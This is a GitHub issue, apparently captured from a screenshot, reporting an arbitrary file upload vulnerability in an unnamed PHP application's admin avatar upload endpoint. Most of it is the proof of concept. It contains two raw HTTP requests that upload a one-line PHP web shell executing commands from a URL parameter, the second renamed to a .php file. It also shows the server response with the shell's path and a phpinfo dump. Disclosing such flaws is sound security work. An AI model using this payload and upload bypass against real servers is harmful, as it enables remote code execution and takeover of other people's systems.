New issue

Jump to bottom

There is an Arbitrary File Upload Vulnerability #2


Open MRdoulestar opened this issue on May 14, 2019 · 0 comments


MRdoulestar commented on May 14, 2019

Vulnerability description:

There is an arbitrary file upload vulnerability which allows remote attackers to execute arbitrary code. The system server does not perform file suffix detection on the administrator avatar upload function.

POC:






```
POST /admin/api/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/admin/api/editPersonal
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------526383901144908211411104937l
Content-Length: 242
Connection: keep-alive
Cookie: PHPSESSID=3kj7rcr19mv57ngfmkbub8tvb5

-----------------------------526383901144908211411104937l
Content-Disposition: form-data; name="file"; filename="t.png"
Content-Type: image/png

<?php
@eval($_GET["cmd"]);
?>

-----------------------------526383901144908211411104937l--
```

We change the filename to "t.php":

```
POST /admin/api/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/admin/api/editPersonal
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------526383901144908211411104937l
Content-Length: 242
Connection: keep-alive
Cookie: PHPSESSID=3kj7rcr19mv57ngfmkbub8tvb5

-----------------------------526383901144908211411104937l
Content-Disposition: form-data; name="file"; filename="t.php"
Content-Type: image/png

<?php
@eval($_GET["cmd"]);
?>

-----------------------------526383901144908211411104937l--
```

The webshell has been uploaded:

Response from http://127.0.0.1:80/admin/api/upload

Forward | Drop | Intercept is on | Action | Comment this ite

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 14 May 2019 13:11:33 GMT
Server: Apache/2.4.34 (Unix) OpenSSL/1.0.2p PHP/5.6.38 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 109
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

```
{"code":1,"msg":"","url":"","data":"\/upload\/admin\/thumb\/0a\/a0aa4c8d95349651368f1366658dc9a36fba3d.php"}
```

PHP Version 5.6.38

System	Darwin yusledeMacBook-Pro.local 18.2.0 Darwin Kernel Version 18.2.0: Thu Dec 20 20:46:53 PST 2018; root:xnu-4903.241.1~1/RELEASE_X86_64 x86_64
Build Date	Sep 17 2018 06:51:36
Configure Command	'./configure' '--prefix=/Applications/XAMPP/xamppfiles' '--with-apxs2=/Applications/XAMPP/xamppfiles/bin/apxs' '--with-config-file-path=/Applications/XAMPP/xamppfiles/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/Applications/XAMPP/xamppfiles' '--with-jpeg-dir=/Applications/XAMPP/xamppfiles' '--with-png-dir=/Applications/XAMPP/xamppfiles' '--with-freetype-dir=/Applications/XAMPP/xamppfiles' '--with-zlib=yes' '--with-zlib-dir=/Applications/XAMPP/xamppfiles' '--with-openssl=/Applications/XAMPP/xamppfiles' '--with-xsl=/Applications/XAMPP/xamppfiles' '--with-ldap=/Applications/XAMPP/xamppfiles' '--with-gd' '--with-imap=/bitnami/xamppunixinstaller56stack-osx-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/Applications/XAMPP/xamppfiles' '--with-mssql=shared,/Applications/XAMPP/xamppfiles' '--with-pdo-dblib=shared,/Applications/XAMPP/xamppfiles' '--with-sybase-ct=/Applications/XAMPP/xamppfiles' '--with-mysql-sock=/Applications/XAMPP/xamppfiles/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/Applications/XAMPP/xamppfiles/lib/instantclient' '--with-mcrypt=/Applications/XAMPP/xamppfiles' '--with-mhash=/Applications/XAMPP/xamppfiles' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/Applications/XAMPP/xamppfiles' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/Applications/XAMPP/xamppfiles' '--with-sqlite=shared,/Applications/XAMPP/xamppfiles' '--with-sqlite3=/Applications/XAMPP/xamppfiles' '--with-libxml-dir=/Applications/XAMPP/xamppfiles' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/Applications/XAMPP/xamppfiles/' '--with-iconv=/usr' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/Applications/XAMPP/xamppfiles/postgresql' '--with-pdo_sqlite=/Applications/XAMPP/xamppfiles' '--with-icu-

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant